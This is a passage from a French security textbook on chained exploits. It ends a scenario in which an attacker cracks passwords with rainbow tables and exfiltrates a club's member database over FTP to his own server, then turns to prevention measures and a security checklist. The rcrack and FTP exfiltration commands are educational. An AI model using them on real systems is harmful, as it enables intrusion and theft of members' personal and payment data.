


Figure 8.15

Cain & Abel montre une sortie de fgdump.

Il soumet ensuite les hachages aux tables arc-en-ciel grâce à la commande suivante :

```
rcrack f:\rainbowcrack\*.rt -f brightonhash.txt
```

Les résultats sont les suivants :

```
reading ntlm_alpha_0_2100x8000000_bla.rt ...
128000000 bytes read, disk access time: 4.19 s
verifying the file ...
searching for 2 hashes ...
plaintext of 4269777C80276821 is 3231963
plaintext of E069108CFF9A5BC1 is brighton
cryptanalysis time: 5.61 s
```

Phénix a découvert deux mots de passe : `3231963` et `brighton`.

Vol des données du club

À présent que Phénix dispose de deux noms d'utilisateur et de leurs mots de passe, il commence à chercher des données en ouvrant une invite de commande sur `brighton1` grâce à Cain. Il trouve un répertoire nommé membres avec une base de données nommée `membres.accdb`. Il copie ce fichier sur le serveur FTP de son domicile : il ouvre une invite de commande Windows et saisit les commandes suivantes :

```
ftp 65.36.59.56
Utilisateur :
Mot de passe :
send C:\membres\membres.accdb
members.accdb
```

Phénix tente d'installer Abel sur 172.18.1.50, mais il échoue car 172.18.1.50 est contrôleur de domaine et seuls les administrateurs réseau sont autorisés à s'y connecter. Il a un autre nom d'utilisateur et un autre mot de passe à tester : `plarson`, avec le mot de passe `3231963`. Il réessaie d'installer Abel sur le PC ; ça fonctionne cette fois. Il s'agit d'une information importante. Si `plarson` peut se connecter et installer des logiciels sur un contrôleur de domaine, il doit avoir des droits administratifs sur le domaine. Il cherche à nouveau des fichiers et trouve ce qu'il cherchait : un répertoire nommé Jonas. Il sait que Jonas Software (**www.jonassoftware.com**) est un des logiciels utilisés pour la gestion de tels clubs privés. Ce logiciel contient probablement des masses d'informations personnelles sur les membres du club. Phénix récupère le répertoire complet sur son serveur FTP. Il termine ensuite ses sessions et rentre chez lui. Il sait qu'il n'a plus qu'à charger les données sur un des sept serveurs qui font tourner des programmes de gestion de clubs privés, lire les données, et tout le monde connaît la suite. Si les bases de données posent des problèmes, il pourra toujours craquer le chiffrement avec Cain & Abel.

Phénix a des numéros de cartes de crédit ; il peut contacter son associé à l'accent étranger et échanger ces informations contre de l'argent.

Résumé de la chaîne d'exploits

Phénix a enchaîné les exploits suivants :

1. Il a piraté un point d'accès sans-fil pour accéder au réseau sans-fil du club privé.
2. Il a craqué la pré-authentification de Kerberos pour obtenir des mots de passe.

3. Il a craqué des mots de passe avec des *Rainbow Tables*.
4. Il a utilisé les accès administrateur des mots de passe craqués pour trouver et voler les données des membres du club.

Mesures de prévention

Cette section décrit diverses mesures de prévention que vous pouvez déployer contre les exploits de cette chaîne.

Sécurisez les points d'accès

Le club a déployé des points d'accès sans-fil, mais ne les a pas mis en œuvre correctement. Le point d'accès était le vecteur d'attaque dans ce scénario. Voici quelques suggestions pour la mise en œuvre correcte de points d'accès sans-fil :

- Les points d'accès devraient se trouver devant le pare-feu. Si les utilisateurs internes qui utilisent le point d'accès veulent utiliser le réseau interne, ils doivent s'y connecter par un VPN. Si des personnes extérieures veulent utiliser le point d'accès pour accéder à Internet, elles doivent pouvoir le faire sans mettre en jeu la sécurité du réseau interne. Cela aurait rendu la tâche de Phénix plus difficile car cela aurait ajouté une couche supplémentaire de sécurité au réseau.
- En plus d'un VPN, le WPA2 doit être déployé avec une *passphrase* forte. L'IEEE indique que celle-ci doit se composer d'au moins vingt caractères. Le WPA autorise un minimum de huit caractères, mais ce n'est pas suffisant. Les *passphrases* courtes facilitent les attaques par dictionnaire. Cela aurait ralenti Phénix, peut-être suffisamment pour le décourager.
- Si le point d'accès doit être interne au réseau, il doit être déployé avec l'authentification de ports 802.1x. Cela peut coûter plus d'argent car les commutateurs bas de gamme ne la prennent pas en charge. L'authentification peut être menée par une entité tierce, comme un serveur RADIUS (voir Figure 8.16). Cela fournit une authentification des seuls clients ou, de manière plus appropriée, une authentification mutuelle forte grâce à des protocoles comme EAP-TLS.
- Le DHCP peut être utilisé. Mais il faut limiter le nombre d'adresses IP qu'il peut distribuer. Dans le scénario précédent, le réseau faisait usage de DHCP, mais celui-ci était mal configuré. Si vous limitez le nombre d'adresses IP distribuées, vous pouvez contrôler le nombre d'individus sur votre réseau.




Figure 8.16
Réseau sans-fil équipé d'un serveur RADIUS.

- Ne diffusez pas l'ESSID. Dans le scénario précédent, l'ESSID n'était pas diffusé ; c'était une étape correcte, malheureusement précédée et suivie de plusieurs mauvais choix. L'ESSID doit être différent de celui qui est fourni par défaut.
- Filtrez si possible par adresse MAC. Ce n'est pas la panacée des mesures de sécurité, comme pour la plupart des mesures de sécurité, mais c'est une bonne idée de configurer ce filtrage, même si la seule raison est d'offrir un obstacle de plus à un pirate souhaitant accéder à votre réseau. La meilleure défense se compose de lignes successives.
- Installez le point d'accès dans son propre sous-réseau et interdisez tout trafic vers les autres sous-réseaux. De bons pare-feu et commutateurs peuvent segmenter votre réseau. Cela permet de garder séparés certains ordinateurs et équipements réseau.
- Si le point d'accès est utilisé comme point d'accès à Internet, installez une connexion à Internet séparée, comme une seconde ligne ADSL ou un modem câble.

Si ces mesures avaient été prises, le pirate aurait dû trouver un autre vecteur d'attaque.

Configurez convenablement Active Directory

Les bonnes pratiques suivantes pour la configuration d'Active Directory vous aideront à sécuriser votre réseau contre ce type d'attaques :

- La politique de mots de passe a été relâchée pour faciliter l'utilisation. La première attaque sur l'utilisateur MSmith *via* la pré-authentification Kerberos était une attaque par dictionnaire. Comme le mot de passe était faible, l'attaquant a pu le craquer.
- MSmith avait des privilèges d'administration sur son PC. Cela ne devrait jamais être le cas. Lorsque les utilisateurs ont des privilèges d'administration sur leur PC, ils peuvent, entre autres, installer des programmes et modifier la base de registre. Phénix a pu installer Abel sur le PC de MSmith car ce compte disposait de privilèges administratifs.
- Le cache d'informations d'ouverture de session n'était pas désactivé. Cela a permis à l'attaquant d'utiliser fgdump pour récupérer les hachages locaux des comptes du domaine qui s'étaient connectés sur ce PC.
- plarson avait des droits d'administrateur réseau. La bonne méthode pour donner des droits d'administration du domaine à un utilisateur est de créer un second compte pour l'utilisateur lorsqu'il a besoin d'effectuer une opération nécessitant des droits d'administration.
- Le compte administrateur n'était pas désactivé. Dans ce cas, l'attaquant n'a pas exploité le compte. Cependant, s'il avait eu un problème avec un des deux comptes, il aurait attaqué le compte administrateur. Souvenez-vous que le compte administrateur ne peut pas être exclu. Il peut cependant être désactivé.
- Activez les audits. Cela n'empêchera sans doute pas les attaques, mais aidera les autorités à trouver l'attaquant et à réparer les vulnérabilités.
- Activez l'option de sécurité qui consiste à éteindre le système si le journal de sécurité se remplit.
- Chiffrez vos canaux de données sécurisées.
- Affichez un message lorsqu'un utilisateur se connecte, indiquant que l'accès à l'ordinateur n'est valide que pour les personnes autorisées. Cela n'évitera pas les attaques, mais peut vous aider en cas de procès.
- N'utilisez pas les niveaux d'authentification LM ou NTLM. Forcez le niveau NTLMv2 et refusez LM et NTLM.
- N'affaiblissez pas la politique de mots de passe par défaut. Si vous la modifiez, il faut que ce soit pour la renforcer.
- La durée de verrouillage de compte doit être à zéro, ce qui signifie qu'un administrateur doit déverrouiller le compte.

- Le seuil de verrouillage de compte doit être à cinq tentatives erronées – c'est le nombre maximum conseillé.
- Le compteur de réinitialisation de compte devrait avoir une valeur minimale de 30 minutes.
- Les trois journaux d'événements (application, sécurité et système) devraient être activés au niveau domaine.

Utilisez un système de prévention ou de détection d'intrusion

Un système de prévention d'intrusion (IPS) est un équipement de sécurité qui permet de contrôler l'accès à des ordinateurs pour les protéger de l'exploitation. Si un tel équipement avait été en place, une alarme se serait déclenchée lorsque l'attaquant aurait envoyé des données sur son serveur FTP.

Un système de détection d'intrusion (IDS) détecte de nombreux types de trafic réseau et d'usages informatiques malveillants qu'un pare-feu conventionnel ne détecte pas. On peut en particulier compter les attaques réseau contre les services vulnérables, les attaques basées sur les données des applications, les attaques sur les hôtes comme l'élévation de privilèges, les accès non autorisés et les accès aux fichiers sensibles, et les exécutables malveillants (virus, chevaux de Troie, vers).

L'un ou l'autre de ces systèmes aurait été très utile.

Mettez à jour votre antivirus régulièrement

Un bon antivirus aurait pu détecter Abel lorsque Phénix l'a installé sur le PC et sur le serveur. Cela aurait compliqué la tâche de l'attaquant au moment de prendre pied sur le réseau. On peut citer comme exemples d'antivirus fiables Sophos, Symantec, AVG, Computer Associates (CA) et McAfee.

Liste de contrôle de sécurité informatique

Voici une liste de contrôle pour la sécurité des réseaux PC :

- **Le réseau est-il connecté à Internet *via* une ligne DSL, câble, ou toute autre connexion permanente ?** Les connexions DSL ou câble sont les méthodes les plus populaires pour obtenir un accès haut débit dans la plupart des entreprises. Si le client utilise ce type de méthode, il est très vulnérable aux attaques car la connexion est toujours active. Ce type de connexion place les ordinateurs de l'entreprise sur

Internet, à moins que l'entreprise n'ait mis en œuvre d'autres méthodes de sécurité appropriées, comme nous allons les détailler.

- **Le réseau dispose-t-il d'un pare-feu (logiciel ou matériel) installé et opérationnel à tout moment ?** Les pare-feu peuvent prendre la forme de programmes tels que BlackIce ou ZoneAlarm, ou d'équipements dédiés comme Sonicwall, Nokia/Checkpoint ou Cisco PIX. Les pare-feu éloignent les intrus (pirates) du réseau de l'organisation s'ils utilisent Internet comme vecteur d'attaque. Comme Phénix l'a démontré dans le scénario précédent, une fois dans le réseau interne, les pirates peuvent faire beaucoup de dégâts aux systèmes d'une entreprise. Ils peuvent voler ou détruire des informations, faire planter le réseau ou utiliser le système pour attaquer d'autres réseaux. Assurez-vous que vos réseaux clients sont à l'abri des dégâts d'un pirate ; les pare-feu font beaucoup pour cette sécurité.
- **Le réseau dispose-t-il d'un système de détection/prévention d'intrusion installé et opérationnel à tout moment ?** Les systèmes de détection/prévention d'intrusion constituent une mesure supplémentaire par rapport à un pare-feu. Ces systèmes examinent le trafic réseau, cherchent à identifier des fichiers ou activités suspects. Ils prennent le relais là où les pare-feu s'arrêtent et aident à identifier des attaques qui auraient pu passer le pare-feu.
- **La sécurité du réseau a-t-elle été testée par un sous-traitant indépendant externe ?** Des tests périodiques de la sécurité du réseau constituent le meilleur moyen de savoir si le réseau et ses systèmes associés sont raisonnablement protégés. De tels tests sont effectués par des spécialistes de la sécurité réseau qui utilisent certains outils employés par les pirates. Il est étonnant de voir le pourcentage d'entreprises qui croient être protégées de manière adéquate effectivement compromises par ce type de tests. Une fois les tests effectués, des recommandations sont émises pour assurer une mise en œuvre satisfaisante de la sécurité. À cause de la complexité, de la sophistication et de la nature changeante des outils de test, les entreprises extérieures sont les mieux à même de mener de tels tests.
- **Les équipements réseau tels que les routeurs, commutateurs et serveurs ont-ils été sécurisés suivant les directives de leurs fabricants ?** Cisco, Microsoft, Novell et les autres fabricants offrent des documentations détaillées sur la manière de sécuriser leurs équipements et de les rendre difficiles à compromettre. Ne pas mettre en place ces politiques augmente le risque de brèche dans les systèmes et réseaux d'une entreprise.

- **Les mots de passe sont-ils modifiés périodiquement ?** Les mots de passe sont une mesure de sécurité relativement simple et à l'efficacité surprenante. Malheureusement, de nombreuses organisations n'utilisent pas un système de mots de passe efficace. Certaines attribuent le même mot de passe à plusieurs utilisateurs ou autorisent les utilisateurs à garder le même mot de passe pendant des mois ou des années. Utilisez des *passphrases* plutôt que des mots de passe – par exemple "Jaimemangeritalien". Notez que ce mot de passe fait plus de 15 caractères et qu'il ne contient ni chiffre ni caractère spécial. RainbowCrack ne sait pas craquer ce mot de passe : il compare le hachage à une table de hachages et dérive le mot de passe du hachage. RainbowCrack est plus efficace sur les mots de passe de moins de 15 caractères car l'algorithme de hachage change énormément après 15 caractères.

- **Le système maintient-il un journal des accès qui trace les accès des utilisateurs aux applications et serveurs ?** Les réseaux avancés peuvent tracer toutes les activités d'un utilisateur si la journalisation du système est activée.

- **Les données et applications critiques sont-elles sauvegardées quotidiennement ?** C'est un autre domaine dans lequel de nombreuses organisations sont laxistes. Toutes les données critiques devraient être sauvegardées quotidiennement avec une politique de rétention de données d'au moins trente jours. La protection des données devrait être testée tous les mois. Le meilleur moyen de tester cela est de restaurer les données à un emplacement différent pour ne pas écraser les fichiers courants. C'est uniquement à ce moment que vous pouvez être sûr que votre stratégie de sauvegarde, quelle qu'elle soit, est opérationnelle.

- **Les médias de sauvegarde se trouvent-ils sur un autre site ?** Une copie des données sauvegardées devrait être stockée sur un site différent tous les jours. Généralement, le média hors-site est celui de la veille. Il n'est pas possible de prédire quand une catastrophe se produira ; une routine de sauvegarde hors-site quotidienne est une mesure importante pour protéger les données de l'organisation.

- **Les données sur site sont-elles correctement stockées ?** Les médias de sauvegarde sur site devraient être conservés dans un placard ou un coffre à l'abri du feu et des dégâts des eaux. Les accès à ces médias devraient être limités et le coffre devrait être verrouillé. Une technique relativement nouvelle de sauvegarde consiste à utiliser un équipement qui surveille un ensemble de fichiers et qui les sauvegarde dès que le bit d'archive est modifié. Cette technique offre deux avantages : elle permet de restaurer les données de quelques instants auparavant et permet de stocker différentes versions d'un fichier.

- **Le système d'exploitation des équipements réseau (routeurs, commutateurs et serveurs) est-il fréquemment mis à jour avec les derniers correctifs des fabricants ?** Cisco, Microsoft, Novell et les autres fabricants de matériel mettent sans cesse à jour les systèmes d'exploitation de leurs équipements. Beaucoup de ces mises à jour sont des mises à jour de sécurité, conçues pour renforcer la sécurité du réseau. Les organisations ne sont pas toujours à jour dans l'application de ces mises à jour, et le risque associé à leurs réseaux est plus élevé que ce qui est acceptable.

Pirate réel

Un célèbre pirate, nommé Adrian Lamo, a pu attaquer diverses entreprises, comme le *New York Times* et Worldcom. Pour cela, il a exploité des systèmes d'exploitation Microsoft mal configurés ou non mis à jour.

- **Un antivirus est-il installé sur tous les serveurs et PC ?** Les virus sont les sources les plus courantes d'attaques sur les réseaux et leurs systèmes. Les virus peuvent endommager ou détruire des données, copier des informations sensibles et les envoyer à l'extérieur ou encore faire planter le réseau. Les antivirus sont une partie importante de la sécurité d'un réseau et devraient être installés sur tous les serveurs et PC. Lorsqu'ils sont installés, ils doivent être administrés de manière centralisée.
- **Si oui, de quelle marque et quelle version ?** Vous devez utiliser la dernière version d'un antivirus reconnu comme Symantec (Norton), McAfee, Trend Micro, Computer Associates, AVG ou Kaspersky.
- **L'antivirus scanne-t-il automatiquement tous les fichiers ajoutés au système, y compris les courriers électroniques ?** Le scan automatique est la clé de la détection précoce et de l'éradication des virus. Malheureusement, de nombreuses entreprises n'utilisent pas de scan automatique mais s'appuient sur leurs employés pour qu'ils lancent un scan périodique. Les virus et vers comptent précisément sur cette détection tardive pour attaquer les réseaux.
- **À quelle fréquence les définitions de virus sont-elles mises à jour ?** Comme indiqué précédemment, le monde de la sécurité informatique change quotidiennement. Environ dix nouveaux virus émergent chaque jour pour attaquer des systèmes innocents. La majorité de ces virus cible Microsoft Windows. Les antivirus incluent une bibliothèque de fichiers de définitions utilisés pendant le scan pour identifier et détruire les virus. Si ces fichiers ne sont pas mis à jour régulièrement, ils présentent des opportunités d'attaque pour les virus les plus récents.

- **S'agit-il d'une procédure manuelle ou automatique ?** La plupart des entreprises requièrent de leurs employés qu'ils mettent à jour leurs antivirus régulièrement. Malheureusement, un tel processus volontaire signifie que les définitions ne sont pas mises à jour suffisamment régulièrement pour assurer une protection fiable. Pour éliminer ce problème, les définitions de virus devraient être mises à jour par le fournisseur de l'antivirus au moins une fois par jour.

- **Le réseau utilise-t-il une méthode de communication sans-fil pour connecter les PC et les imprimantes ? Si oui, le chiffrement WEP ou WPA2 est-il configuré et pleinement opérationnel ?** Comme vous l'avez vu dans ce scénario, l'attaquant a pu craquer le WPA. Ce n'est pas le cas de tout le monde, il vaut donc mieux mettre en place un chiffrement. Les technologies sans-fil deviennent de plus en plus populaires dans les entreprises. Certaines les utilisent pour connecter un ou des utilisateurs du site principal au serveur/réseau central, pour connecter divers réseaux dans plusieurs bâtiments voisins ou pour connecter des appareils mobiles au réseau principal.

  Les réseaux sans-fil sont de très bons outils pour assurer la connectivité mais apportent leur lot de risques de sécurité. Par nature, les systèmes sans-fil diffusent leur signal au minimum sur une portée de 30 à 100 mètres dans toutes les directions. Si ce signal n'est pas protégé, il peut être détecté par n'importe quel ordinateur sans-fil, comme nous l'avons démontré. Une fois le signal acquis, un attaquant extérieur peut s'attacher au réseau de l'entreprise et travailler comme un utilisateur légitime. Les *war drivers* se promènent dans les parcs d'activité et les quartiers résidentiels à la recherche de signaux réseau. Ils diffusent ensuite une liste de réseaux sans-fil que d'autres peuvent utiliser ou dont ils peuvent abuser. Pour se protéger de cette menace, il faut utiliser un chiffrement WEP ou WPA2. Ceux-ci configurent le réseau de sorte qu'il n'accepte que les ordinateurs qui utilisent un identifiant système et une clé donnés, ce qui empêche les personnes non autorisées d'accéder au réseau. Bien configurés, le WEP et le WPA2 chiffrent également les communications. WPA2 a été introduit en 2004 et est significativement plus sûr que le WEP. Il est recommandé de mettre en place du WPA2 plutôt que du WEP pour assurer le meilleur niveau possible de sécurité sans-fil.

- **Existe-t-il un plan de récupération formel pour les systèmes et opérations critiques ?** De nombreuses entreprises n'ont pas de plan de récupération formel (pas même un plan simple) pour leurs systèmes informatiques. Lorsque la catastrophe a eu lieu (piratage, vandalisme, catastrophe naturelle), il est trop tard pour penser à ce qui peut être fait. Mettez un tel plan en place pour être prêt si une telle catastrophe se produit.

- **Si oui, le plan a-t-il été testé récemment ?** Certaines entreprises ont un plan de récupération qui date de plusieurs années et qui n'est plus applicable aux conditions courantes. Ces plans doivent être testés périodiquement pour s'assurer qu'ils sont toujours adéquats. Un plan de récupération après catastrophe est un document vivant. Il change constamment et a besoin d'un responsable chargé de le tenir à jour.

Conclusion

Il est facile de voir que, même si Phénix est un professionnel, il n'a pas besoin d'une expertise avancée pour utiliser des outils courants et un peu d'ingénierie sociale pour trouver des points d'accès servant de point d'entrée à un réseau. Il est donc important de défendre les systèmes sur plusieurs lignes et de surveiller les points d'entrée non sûrs et de les exclure. Lorsque le réseau d'une entreprise est exposé *via* un réseau sans-fil, les pirates peuvent compromettre son infrastructure et rendre les investissements dans d'autres équipements de sécurité inutiles. Une brèche de la sécurité sans-fil affecte la réputation, la propriété intellectuelle et les données d'une entreprise. Dans l'exemple de ce chapitre, elle peut entraîner, pour tous les membres du club, un vol d'identité et des enchaînements d'exploits supplémentaires.

Index

N

T

U

V

W

Référence

Chaînes d'**exploits**

Scénarios de hacking avancé et prévention

Un pirate informatique s'appuie rarement sur une unique attaque, mais utilise plutôt des chaînes d'exploits, qui impliquent plusieurs méthodes et attaques coordonnées, pour atteindre sa cible et arriver à ses fins. Ces chaînes d'exploits sont généralement complexes et difficiles à prévenir. Or la plupart des ouvrages de sécurité ne les couvrent pas, ou sinon de manière superficielle.

Ce livre présente en profondeur les principales chaînes d'exploits qui sévissent actuellement. À travers des exemples basés sur des stratégies d'attaques réelles, utilisant les outils actuels les plus courants et visant des cibles importantes comme des données bancaires ou de sécurité sociale, vous découvrirez le spectre complet des attaques, des réseaux sans fil à l'accès physique en passant par l'ingénierie sociale. Dans chaque scénario, les exploits sont décortiqués un à un en vue d'expliquer la chaîne qui va conduire à l'attaque finale. Les mesures de prévention à appliquer pour éviter ces attaques vous sont ensuite exposées.

Ainsi sensibilisé au mode opératoire des hackers et à leurs attaques sophistiquées, vous aurez toutes les clés pour vous protéger le plus efficacement possible.

TABLE DES MATIÈRES

À propos des auteurs

Andrew Whitaker, directeur du programme "InfoSec and Networking" à Training Camp, est co-auteur de *Penetration Testing and Network Defense*. Il a reçu l'Instructor of Excellence Award d'EC Council.

Keatron Evans est président et consultant senior en sécurité de Blink Digital Security, LLC, formateur à Training Camp et a reçu l'Instructor of Excellence Award d'EC Council.

Jack B. Voth est spécialiste des tests d'intrusion, de l'évaluation des vulnérabilités et de la sécurité de périmètres. Il est copropriétaire de The Client Server, Inc. et formateur pour Training Camp aux États-Unis comme à l'étranger.

Sécurité

Niveau : Tous niveaux

PEARSON

Pearson Education France
47 bis rue des Vinaigriers
75010 Paris
Tél. : 01 72 74 90 00
Fax : 01 42 05 22 17
www.pearson.fr

ISBN : 978-2-7440-4025-2